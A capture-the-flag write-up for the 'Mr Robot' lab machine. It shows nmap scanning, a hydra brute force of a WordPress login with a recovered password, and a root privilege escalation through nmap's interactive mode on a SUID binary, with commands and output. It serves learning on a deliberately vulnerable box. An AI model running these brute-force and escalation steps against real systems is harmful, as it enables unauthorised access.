

Mr Robot writeup



Nmap scans to check for open ports



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→ mrrobot nmap -sV -sC -A --script=banner -oN Nmapscan.txt 10.10.78.139
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-02 09:54 +0530
Nmap scan report for 10.10.78.139
Host is up (0.29s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http  Apache httpd
|_http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_http-server-header: Apache
```

there is a mr robot themed web page running

A screenshot of a web browser window. The address bar shows '10.10.216.184'. The page content is a dark-themed web page with a Mr Robot aesthetic. It features a terminal-like interface with green text on a black background. The text is a mix of code and narrative, including phrases like 'Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty a and how you empty and fill your depressive bank account.' The text continues with 'Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence.' and ends with 'There are things you want to say. Soon I will give you a voice. Today your education'.

Lets check for the source code if anything is vulnerable and if there is any

And there is js code bringing up if the user inputs index.html on the url it will not redirect onto any page.



Now the only thing we can do is to bruteforce the login page which is the

reason why the creator of the box gave us the .dic file.

Lets fire up hydra to bruteforce the login page

NOTE: In wordpress you actually dont need the correct password to check if the username is valid or it exists and vice versa so you could put some password like 123 and give that dic file to hydra and it will give you which username works and vice versa

The user Elliot exists and lets now lets bruteforce the password with the user elliot using wpsan

```
→ mrrobot hydra -L fsociety.dic -p test 10.10.78.139 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid Username'

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Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-02 13:07:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://10.10.78.139:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid Username
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 858219 to do in 446:60h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
→ mrrobot hydra -L fsociety.dic -p test 10.10.98.184 http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid Username'

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Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-02 13:08:54
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://10.10.98.184:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid Username
[80][http-post-form] host: 10.10.98.184 login: Elliot password: test
```

we found a vaild password

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[!] Valid Combinations Found:
| Username: Elliot, Password: ER28-0652
```

Now we need to get a reverse shell

[Wordpress reverse shell](#)

Now that we've got access

```
$ ls -l /home/robot/
total 8
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5

$ whoami
daemon
```

Claim the 2nd flag and now lets try to up our previlages

OK, let's find what programs we have with the SETUID bit set owned by root:

```
$ find / -user root -perm -4000 -print 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
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/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

```
interesting to see nmap in there Lets check GTFObins
#https://gtfobins.github.io/gtfobins/nmap/
$ which nmap
/usr/local/bin/nmap
```

Let's start `nmap` in interactive mode:

```
$ nmap --interactive
nmap --interactive
```

```
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
!whoami
root
waiting to reap child : No child processes
nmap> !ls /root
!ls /root
firstboot_done  key-3-of-3.txt
waiting to reap child : No child processes
nmap> !cat /root/key-3-of-3.txt
!cat /root/key-3-of-3.txt
#####
```

Thank you for reading this